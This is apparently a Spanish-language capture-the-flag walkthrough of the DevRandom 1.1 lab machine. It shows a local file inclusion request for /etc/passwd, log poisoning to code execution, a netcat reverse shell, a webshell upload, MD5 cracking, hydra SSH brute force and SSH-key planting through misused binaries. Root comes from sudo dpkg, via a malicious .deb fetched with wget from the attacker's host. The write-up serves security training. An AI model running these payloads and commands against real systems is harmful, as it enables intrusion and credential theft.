

# Writeup DevRandom CTF: 1.1

VM Creada por: [Hunri Beats](#)

**Nota:** Es probable que veáis la IP de la víctima en varias imágenes diferente (tuve que resetear la máquina por problemas)


Empezamos como siempre, lanzando nmap a la dirección IP para obtener los servicios disponibles.


```
root@kali:~/Documents/OSCP/machines/DevRandom# nmap -sV -sC 192.168.10.161 -o 192.168.10.161
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-28 04:53 EDT
Nmap scan report for 192.168.10.161
Host is up (0.00028s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_   2048 83:e5:a1:51:b1:f6:98:d3:19:e7:59:10:f7:f4:e8:5e (RSA)
|_   256 b2:a6:79:c3:ad:2f:ba:cc:02:b3:42:0d:a2:a3:9e:60 (ECDSA)
|_   256 ec:1f:d4:29:9f:a5:ae:ca:93:f4:a8:6b:fd:61:44:45 (ED25519)
80/tcp    open  http      Apache httpd
|_ http-robots.txt: 3 disallowed entries
|_ /wp-admin/ /wp-login.php /?include=info
|_ http-server-header: Apache
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 08:00:27:FA:65:46 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.59 seconds
```

Ya podemos evidenciar el contenido del robots.txt y que el último “?include=info” ya nos da la pista de que ahí hay magra (by Buffer OverCat).

Si accedemos al servicio web, vemos que el sitio ha sido “chapado” por la FBI





Please wait while we create the ultimate tool to FSU!

The screenshot displays the Wireshark network protocol analyzer interface. The top status bar shows "Send", "Cancel", navigation arrows, and a packet count of 1.

The main pane shows a selected packet (packet 1) of type "HTTP". The packet details pane on the left lists the following fields:


- GET /?include=/etc/passwd HTTP/1.1
- Host: 192.168.10.101
- Accept-Encoding: gzip, deflate
- Accept: \*/\*
- Accept-Language: en-US,en;q=0.9,en;q=0.8
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
- Connection: close
- Cache-Control: max-age=0

The packet bytes pane on the right shows the raw data of the request, which is a GET request for "/?include=/etc/passwd". The response pane on the right shows the raw data of the response, which is a 200 OK response from the target server. The response body contains the contents of the /etc/passwd file, listing system users and their passwords (all marked as \*).

The response pane also shows the raw data of the response, which is a 200 OK response from the target server. The response body contains the contents of the /etc/passwd file, listing system users and their passwords (all marked as \*).

```
view access_log file : /var/www/html/access.log
192.168.10.162 - [28/Mar/2020:03:54:09 -0500] "OPTIONS / HTTP/1.0" 200 248 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 192.168.10.162 - [28/Mar/2020:03:54:09 -0500] "GET /git/HEAD HTTP/1.1" 404 360 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 192.168.10.162 - [28/Mar/2020:03:54:09 -0500] "HTTP/1.1" 200 248 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 192.168.10.162 - [28/Mar/2020:03:54:10 -0500] "HTTP/1.1" 404 360 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 192.168.10.162 - [28/Mar/2020:03:54:09 -0500] "GET / HTTP/1.1" 200 248 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 192.168.10.162 - [28/Mar/2020:03:54:10 -0500] "GET robots.txt HTTP/1.1" 200 340 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 192.168.10.162 - [28/Mar/2020:03:54:10 -0500] "GET /HNAIP1 HTTP/1.1" 404 360 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 192.168.10.162 - [28/Mar/2020:03:54:10 -0500] "POST / HTTP/1.1" 200 248 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 192.168.10.162 - [28/Mar/2020:03:54:10 -0500] "wordpres_test cookie=WP+Cookie+check:wordpress_"
[Acceptar]
```

Hagamos una pequeña prueba de concepto:



Efectivamente, es posible una RCE (Remote Code Execute) por este medio, pues ahora la Shell.

```
root@kali:~# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.10.160] from (UNKNOWN) [192.168.10.161] 32950
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```


Ya dentro, leemos el fichero wp-config.php y sacamos las credenciales de la base de datos para reutilizarla con otros usuarios y, para ver si podemos obtener hashes y crackear estas passwords (o incluso, en plano :P).

```
/** MySQL database username */
define( 'DB_USER', 'wordpress' );

/** MySQL database password */
define( 'DB_PASSWORD', 'password123456789!@#' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

Y como ya tenía el log del Apache bastante “guarrete”, me subí una webshell propia para poder tener persistencia en el sistema. La webshell la subí en el directorio /wp-content/uploads/ porque ahí normalmente tendremos permisos de escritura.



En la base de datos solo había esto:

```

MariaDB [wordpress]> show tables;
show tables;
+-----+
| Tables_in_wordpress |
+-----+
wp_commentmeta
wp_comments
wp_links
wp_options
wp_postmeta
wp_posts
wp_term_relationships
wp_term_taxonomy
wp_termmeta
wp_terms
wp_usermeta
wp_users
+-----+
12 rows in set (0.001 sec)

MariaDB [wordpress]> select * from wp_users;
select * from wp_users;
+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status | display_name |
+-----+
1 | admin | $P$BnJPh3SdPc2aaASr0IeXsq4HZSiwc/ | admin | info@lucifer12345.com |  | 2020-03-19 01:03:41 |  | 0 | admin |
2 | john | $P$Bh0wQzR.8QV7obnueEDPctJM9NnyH4/ | john | john@lucifer12345.com | http://luficer.com | 2020-03-19 01:04:56 |  | 0 | john lucifer |
+-----+

```

La password de John es: 123Password, pero no funciona en el ssh, por lo que tendremos que seguir buscando.

Y así fue, nos dejamos unas credenciales en el fichero "secret.php"

```

www-data@lucifer:/var/www/html/wordpress$ cat secret.php
cat secret.php

<?php //

Echo "API:";
echo md5(base64_encode("

This stupid webadmin doesn't give me log access..
but i have his creds {victor:00a00cfc5745c3b59202ab06a67bb2dc}

")));

?>

```

La password se encuentra en MD5, pero nada complicado de crackear:

Found : **irminsul**  
(hash = 00a00cfc5745c3b59202ab06a67bb2dc)

Ya con estas credenciales, podemos obtener acceso con el usuario victor, jaquí es donde empieza la fiesta! Ya que tendremos que pivotar por 5 usuarios y desde el último obtener root. Aunque existe otra alternativa más rápida (pero no tan divertida).

## Alternativa rápida

Fuerza bruta con hydra y el diccionario kaonashi14M.

```
root@kali:~/Documents/OSCP/machines/DevRandom# hydra -L users.txt -P /root/Tools/Dic/kaonashi14M.txt 192.168.10.161 ssh -t 4
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-03-29 12:59:38
[DATA] max 4 tasks per 1 server, overall 4 tasks, 43033170 login tries (l:3/p:14344390), ~10758293 tries per task
[DATA] attacking ssh://192.168.10.161:22/
[STATUS] 40.00 tries/min, 40 tries in 00:01h, 43033130 to do in 17930:29h, 4 active
```

```
[DATA] attacking ssh://192.168.10.171:22/
[22][ssh] host: 192.168.10.171 login: trevor password: qwertyuiop[]
1 of 1 target successfully completed, 1 valid password found
```

Y ya tenemos acceso al 5º usuario, desde él ejecutamos sudo -l

```
john@lucifer:~$ su trevor
Password:
trevor@lucifer:/home/john$ sudo -l
Matching Defaults entries for trevor on lucifer:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User trevor may run the following commands on lucifer:
    (root) NOPASSWD: /usr/bin/dpkg
```

Y desde aquí instalamos un paquete malicioso que ejecute un /bin/sh y ya eres root.

```
trevor@lucifer:/home/trevor$ wget http://192.168.10.160:8000/exploit.sh.deb -O exploit.deb
--2020-03-30 13:53:32-- http://192.168.10.160:8000/exploit.sh.deb
Connecting to 192.168.10.160:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1106 (1.1K) [application/x-debian-package]
Saving to: 'exploit.deb'

exploit.deb      100%[=====] 1.08K  --.-KB/s  in 0s

2020-03-30 13:53:32 (81.1 MB/s) - 'exploit.deb' saved [1106/1106]

trevor@lucifer:/home/trevor$ dpkg -i exploit.deb
dpkg: error: requested operation requires superuser privilege
trevor@lucifer:/home/trevor$ sudo dpkg -i exploit.deb
Selecting previously unselected package x.
(Reading database ... 40777 files and directories currently installed.)
Preparing to unpack exploit.deb ...
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Hala, y aquí game over.

## Modo Juanker Pr0

Nos encontramos desde el usuario Victor, podemos ver que tiene en su home el binario "find".

```
victor@lucifer:/home$ victor/bin/find /home/john/
/home/john/
/home/john/.bashrc
/home/john/.gnupg
/home/john/.gnupg/private-keys-v1.d
/home/john/.Xauthority
/home/john/.private
/home/john/.profile
/home/john/.bash_logout
```

Este binario es una pasada, porque al igual busca o te hace magia como podéis observar, podemos listar el contenido del usuario John. Además de poder listar, find también nos permite ejecutar comandos, por lo que me cree unas claves públicas SSH con el usuario Victor y se las “regalé” al usuario John.

```
victor@lucifer:~$ bin/find /home/john/ -type f -exec ls -lna /home/john/.ssh \;
total 12
drwxr-xr-x 2 1000 1000 4096 Mar 29 04:33 .
drwxr-x--- 4 1000 1000 4096 Mar 29 04:32 ..
-rwxr-xr-x 1 1000 1000 396 Mar 29 04:33 authorized_keys
total 12
```

De esta forma nos hacemos con la cuenta de John.

```
root@kali:~/Documents/OSCP/machines/DevRandom# ssh -i id_rsa john@192.168.10.161
Linux lucifer 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1 (2020-01-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Mar 19 04:14:34 2020 from 192.168.1.20
john@lucifer:~$
```

Desde la cuenta de John, vamos leyendo el contenido de todo lo que tiene en su interior, ya que el reto parece que va de utilizar binario y SUID, allí leemos el contenido del fichero “.private”.



```
john@lucifer:~$ ls -lna
total 36
drwxr-x--- 4 1000 1000 4096 Mar 30 12:17 .
drwxr-xr-x 7 0 0 4096 Mar 23 16:29 ..
-rw-r--r-- 1 1000 1000 220 Mar 18 19:31 .bash_logout
-rw-r--r-- 1 1000 1000 3526 Mar 18 19:31 .bashrc
drwx----- 3 1000 1000 4096 Mar 18 19:32 .gnupg
-rw-r--r-- 1 1000 1000 12 Mar 19 08:38 .private
-rw-r--r-- 1 1000 1000 675 Mar 18 19:31 .profile
drwxr-xr-x 2 1000 1000 4096 Mar 30 12:20 .ssh
-rw----- 1 1000 1000 106 Mar 19 04:14 .Xauthority
john@lucifer:~$ cat .private
dropbox2010
john@lucifer:~$ su lisa
Password:
lisa@lucifer:/home/john$
```

Lo que parece ser una contraseña de algún usuario, pruebo la password con el resto de usuario, aunque tuve la suerte de que funcionó a la primera en el usuario “Lisa”.

Lisa también guarda un secreto, nos permite ejecutar el comando “copy”, volví a repetir la jugada de crear claves públicas SSH de la cuenta de Lisa y se las “planché” al usuario “Henri”.

```
lisa@lucifer:~/bin$ ls -lna
total 152
drwxr-xr-x 2 1001 1001 4096 Mar 23 19:23 .
drwxr-x--- 4 1001 1001 4096 Mar 25 06:08 ..
-rwsrws--T 1 1002 1001 146880 Mar 19 14:44 copy
lisa@lucifer:~/bin$
```

Utilizamos el nuevo fichero con la clave pública y..... Para dentro!

```
root@kali:~/Documents/OSCP/machines/DevRandom# ssh -i id_rsa.1 henri@192.168.10.178
Linux lucifer 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1 (2020-01-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
henri@lucifer:~$ id
uid=1002(henri) gid=1002(henri) groups=1002(henri)
henri@lucifer:~$
```

Leemos el contenido de /home/henri y nos encontramos una flag de usuario.

```

henri@lucifer:~$ ls -lna
total 40
drwxr-x--- 6 1002 1002 4096 Mar 30 12:31 .
drwxr-xr-x 7 0 0 4096 Mar 23 16:29 ..
-rw-r--r-- 1 1002 1002 220 Mar 18 19:34 .bash_logout
-rw-r--r-- 1 1002 1002 3526 Mar 18 19:34 .bashrc
drwxr-xr-x 2 1002 1002 4096 Mar 19 15:07 dust
-rw-r--r-- 1 1002 1001 38 Mar 23 19:23 flag.txt
drwx----- 3 1002 1002 4096 Mar 30 12:31 .gnupg
drwxr-xr-x 3 1002 1002 4096 Mar 23 18:49 .local
-rw-r--r-- 1 1002 1002 675 Mar 18 19:34 .profile
drwx----- 2 1002 1002 4096 Mar 25 06:07 .ssh

henri@lucifer:~$ cat flag.txt
You're doning well. .

keep going..

henri@lucifer:~$

```

Seguimos investigando y podemos ver que Henri tiene permisos para ejecutar este binario.

```

Group henri:
/usr/local/bin/cmd

```

Lo ejecutamos y ya tenemos una Shell como Trevor!

```

henri@lucifer:/tmp$ /usr/local/bin/cmd
trevor@lucifer:/tmp$ id
uid=1005(trevor) gid=1002(henri) groups=1002(henri)
trevor@lucifer:/tmp$

```

Y aquí ya nos conocemos los pasos, ejecutamos “sudo -l”

```

trevor@lucifer:/tmp$ sudo -l
Matching Defaults entries for trevor on lucifer:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User trevor may run the following commands on lucifer:
    (root) NOPASSWD: /usr/bin/dpkg

```

Tenemos permiso para instalar paquetes, pues creamos un .deb que ejecute /bin/sh, para ello me cree un script/exploit que me genera un .deb de un script bash que le pase por comandos.

```

root@kali:~/Documents/OSCP/machines/DevRandom# ls
192.168.10.161  exploit  hydra.restore  ip  log.php  password.txt  php-reverse-shell-1.0.tar.gz  users.txt
admin          exploit.sh  id_rsa        john_passwd  php-reverse-shell-1.0  shell.php

root@kali:~/Documents/OSCP/machines/DevRandom# cat exploit.sh
exec /bin/sh

root@kali:~/Documents/OSCP/machines/DevRandom# sh /root/Tools/Scripts/Others/shToDeb/shToDeb.sh exploit.sh
Doing 'require 'backports'' is deprecated and will not load any backport in the next major release.
Require just the needed backports instead, or 'backports/latest'.
Debian packaging tools generally labels all files in /etc as config files, as mandated by policy, so fpm defaults to this behavior
b packages. You can disable this default behavior with --deb-no-default-config-files flag {:level=>:warn}

```

Lo descargamos en la máquina víctima:



```
(root) root@lucifer:~# wget http://192.168.10.160:8000/exploit.sh.deb -O exploit.deb
--2020-03-29 12:28:30-- http://192.168.10.160:8000/exploit.sh.deb
Connecting to 192.168.10.160:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1106 (1.1K) [application/x-debian-package]
Saving to: 'exploit.deb'

exploit.deb          100%[=====>]  1.08K  --.-KB/s   in 0s

2020-03-29 12:28:30 (60.5 MB/s) - 'exploit.deb' saved [1106/1106]
```

Instalamos el binario como hicimos anteriormente y obtendremos root.

```
uid=0(root) gid=0(root) groups=0(root)
# python -c "import pty; pty.spawn('/bin/bash');"
root@lucifer:/# id
uid=0(root) gid=0(root) groups=0(root)
root@lucifer:/# cat /root/
flag.txt

root@lucifer:/# cat /root/flag.txt
WELL DONE

echo "THIS: " | base64 > thisistheflag.txt
root@lucifer:/#
```

Y por fin nuestra flag root!